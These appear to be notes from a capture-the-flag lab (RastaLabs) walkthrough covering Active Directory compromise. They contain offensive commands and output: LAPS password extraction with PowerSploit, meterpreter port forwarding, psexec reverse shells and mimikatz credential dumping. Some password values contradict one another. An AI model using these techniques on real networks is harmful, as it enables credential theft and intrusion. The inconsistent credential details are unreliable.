on enumeration found, ngodfrey_adm is part of laps group
and also found laps is installed on ws05,

to find the local accounts passwords,

upload the powersploit script


```
powershell -ep bypass
Import-module ./PowerSploit.psd1
$SecPassword = ConvertTo-SecureString 'J5KCwKruINyCJBKd1dZU' -AsPlainText -Force
$cred = New-Object System.Management.Automation.PSCredential('rastalabs.local\ngodfrey_adm', $SecPassword)
```

```
(Get-Command cmdlet ).parameters - to view all arguments a cmdlet can take
```

```
Get-ADObject -Name web01  -DomainController 10.10.120.1 -Credential $Cred
```

References

http://www.harmj0y.net/blog/powershell/make-powerview-great-again/   ------- from powerview to powersploit comparison
https://powersploit.readthedocs.io/en/latest/Recon/Get-DomainObject/   -------- complete powersploit
https://github.com/HarmJ0y/CheatSheets   --------- cheatsheets



```
PS C:\Users\ngodfrey> Get-ADObject -Name WS04 -DomainController 10.10.120.1 -Credential $Cred
Get-ADObject -Name WS04 -DomainController 10.10.120.1 -Credential $Cred


logoncount                    : 200
badpasswordtime               : 01/01/1601 00:00:00
distinguishedname             : CN=WS04,OU=Workstations,DC=rastalabs,DC=local
objectclass                   : {top, person, organizationalPerson, user...}
badpwdcount                   : 0
lastlogontimestamp            : 23/07/2018 09:47:39
objectsid                     : S-1-5-21-1396373213-2872852198-2033860859-1137
samaccountname                : WS04$
localpolicyflags              : 0
codepage                      : 0
samaccounttype                : 805306369
whenchanged                   : 28/07/2018 13:48:01
countrycode                   : 0
cn                            : WS04
accountexpires                : 9223372036854775807
adspath                       : LDAP://10.10.120.1/CN=WS04,OU=Workstations,DC=rastalabs,DC=local
instancetype                  : 4
usncreated                    : 24532
objectguid                    : 205c489c-eb5d-4666-9893-961c88846f62
operatingsystem               : Windows 10 Pro
operatingsystemversion        : 10.0 (16299)
ms-mcs-admpwdexpirationtime   : 131773456814571811
lastlogoff                    : 01/01/1601 00:00:00
ms-mcs-admpwd                 : 30S6kTu0UdGDdWy7NM31k1nkg779y1h11vpKg8sBKPkK3Cxo
objectcategory                : CN=Computer,CN=Schema,CN=Configuration,DC=rastalabs,DC=local
dscorepropagationdata         : {26/10/2017 19:22:20, 22/10/2017 20:49:05, 22/10/2017 20:45:01, 15/10/2017 14:33:49...}
serviceprincipalname          : {WSMAN/ws04, WSMAN/ws04.rastalabs.local, RestrictedKrbHost/WS04, HOST/WS04...}
lastlogon                     : 28/07/2018 09:47:47
iscriticalsystemobject        : False
usnchanged                    : 172139
useraccountcontrol            : 4096
whencreated                   : 15/10/2017 14:04:07
primarygroupid                : 515
pwdlastset                    : 23/07/2018 09:47:39
msds-supportedencryptiontypes : 28
name                          : WS04
```

local admin passwords,


ws01 - 4687ws7xu0M5N0ZX80Nk2bm9UQ300wS87xnEp9BGy8FJ0pUh [account disabled]
ws02 - FOFRI7M3W8Ul6d374M4AYRTU6tS512ZY6v22Ua57l12qYIe1
ws03 - zoY05167d425Xi1Xzk9mjdWa2e9v9N18pYyy84mSXx9XGQLu
WS04 - 8S4BVKf5fP6b97KYB1r73BYQwf1V1WV0iObaP69FvDb2KXeX

WS05 - O9suMqfk5D6mV2Y2GH5753xL9g9T93yEpapIINj1DU88M2fC   [account disabled]

using any metrepreter sessions, enable port forwarding


```
meterpreter > portfwd add -L 10.10.14.83 -r 10.10.121.101 -l 447 -p 445
[*] Local TCP relay created: 10.10.14.83:447 <-> 10.10.121.101:445
meterpreter > portfwd add -L 10.10.14.83 -r 10.10.123.100 -l 448 -p 445
[*] Local TCP relay created: 10.10.14.83:448 <-> 10.10.123.100:445
```

using the module, found the local admin accounts of WS01 and WS05 are disabled
exploit/windows/smb/ms17_010_psexec




```
msf exploit(windows/smb/ms17_010_psexec) > run

[*] Started reverse TCP handler on 10.10.14.83:4444
[-] 10.10.14.83:445 - Rex::Proto::SMB::Exceptions::LoginError: Login Failed: The server responded with error: STATUS_ACCOUNT_DISABLED (Command=115 WordCount=
0)

[*] Exploit completed, but no session was created.
msf exploit(windows/smb/ms17_010_psexec) >
```

use the psexec module to get admin shell on ws04, ws02 (flag is there) , ws03
use lport 80, 443, 8080


File Edit View Search Terminal Tabs Help
openvpn z0x0z_rasta.ovpn
msfconsole
./empire
root@kali: ~/Desktop/ra...
msfconsole
root@kali: ~/Desktop/ra...

```
msf exploit(windows/smb/psexec) > options

Module options (exploit/windows/smb/psexec):

   Name                  Current Setting                               Required  Description
   ----                  ---------------                               --------  -----------
   RHOST                 10.10.14.83                                   yes       The target address
   RPORT                 447                                           yes       The SMB service port (TCP)
   SERVICE_DESCRIPTION                                                 no        Service description to to be used on target for pretty listing
   SERVICE_DISPLAY_NAME                                                no        The service display name
   SERVICE_NAME                                                        no        The service name
   SHARE                 ADMIN$                                        yes       The share to connect to, can be an admin share (ADMIN$,C$,...) or a norm
al read/write folder share
   SMBDomain             .                                             no        The Windows domain to use for authentication
   SMBPass               ivD2Hmn4MLA1ri63uA4Z170yN2l7WI5W0s0ORGe17iyKHoDH  no        The password for the specified username
   SMBUser               Administrator                                 no        The username to authenticate as


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.10.14.83      yes       The listen address (an interface may be specified)
   LPORT     8080             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf exploit(windows/smb/psexec) > set rport 448
rport => 448
msf exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 10.10.14.83:8080
[*] 10.10.14.83:448 - Connecting to the server
```

got the flag on ws02,



```
msf exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 10.10.14.83:8080
[*] 10.10.14.83:447 - Connecting to the server...
[*] 10.10.14.83:447 - Authenticating to 10.10.14.83:447 as user 'Administrator'...
[*] 10.10.14.83:447 - Selecting PowerShell target
[*] 10.10.14.83:447 - Executing the payload...
[+] 10.10.14.83:447 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (179779 bytes) to 10.10.110.254
[*] Meterpreter session 4 opened (10.10.14.83:8080 -> 10.10.110.254:55120) at 2018-07-03 17:41:35 +0530

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > shell
Process 5392 created.
Channel 1 created.
Microsoft Windows [Version 10.0.16299.64]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>cd C

cd C
The system cannot find the path specified.

C:\WINDOWS\system32>
C:\WINDOWS\system32>cd C:\Users\Administrator\Desktop
cd C:\Users\Administrator\Desktop

C:\Users\Administrator\Desktop>type flag.txt
type flag.txt
RASTA{3v3ryb0dy_l0v35_l4p5}
C:\Users\Administrator\Desktop>

C:\Users\Administrator\Desktop>
```


Sibling Objects in the Same OU
Local Admins
Group Memberships
First Degree Group Membership
Unrolled Group Membership
Foreign Group Membership
Local Admin Rights
Group Delegated Local Admin
Outbound Object Control
First Degree Object Control
Group Delegated Object Control
Transitive Object Control
FS01.RASTALABS.LOCAL
Raw Query

RASTA{3v3ryb0dy_l0v35_l4p5}

In ws02, with local admin rights run mimikatz,

upload mimikatz.exe ,

privilege::debug
sekurlsa::logonPasswords



```
    msv :
     [00000003] Primary
     * Username : epugh
     * Domain   : RLAB
     * NTLM     : 326457b72c3f136d80d99bdbb935d109
     * SHA1     : f7fc5ef4b5f4131e09f5d866f8db0a35b5604ee9
     * DPAPI    : 2ac19fc98ab4188d45c43fe99fe3be5c
    tspkg :
    wdigest :
     * Username : epugh
     * Domain   : RLAB
     * Password : (null)
    kerberos :
     * Username : epugh
     * Domain   : RASTALABS.LOCAL
     * Password : (null)
    ssp :
    credman :
     [00000000]
     * Username : flag
     * Domain   : localhost
     * Password : RASTA{wh3r3_w45_2f4_!?}
```

RASTA{wh3r3_w45_2f4_!?}

got the flag on ws04,

icacls flag.txt /grant administrator:F (or) icacls flag.txt /grant RLAB\ahope:F

RASTA{50m371m35_y0u_mu57_b4ck7r4ck}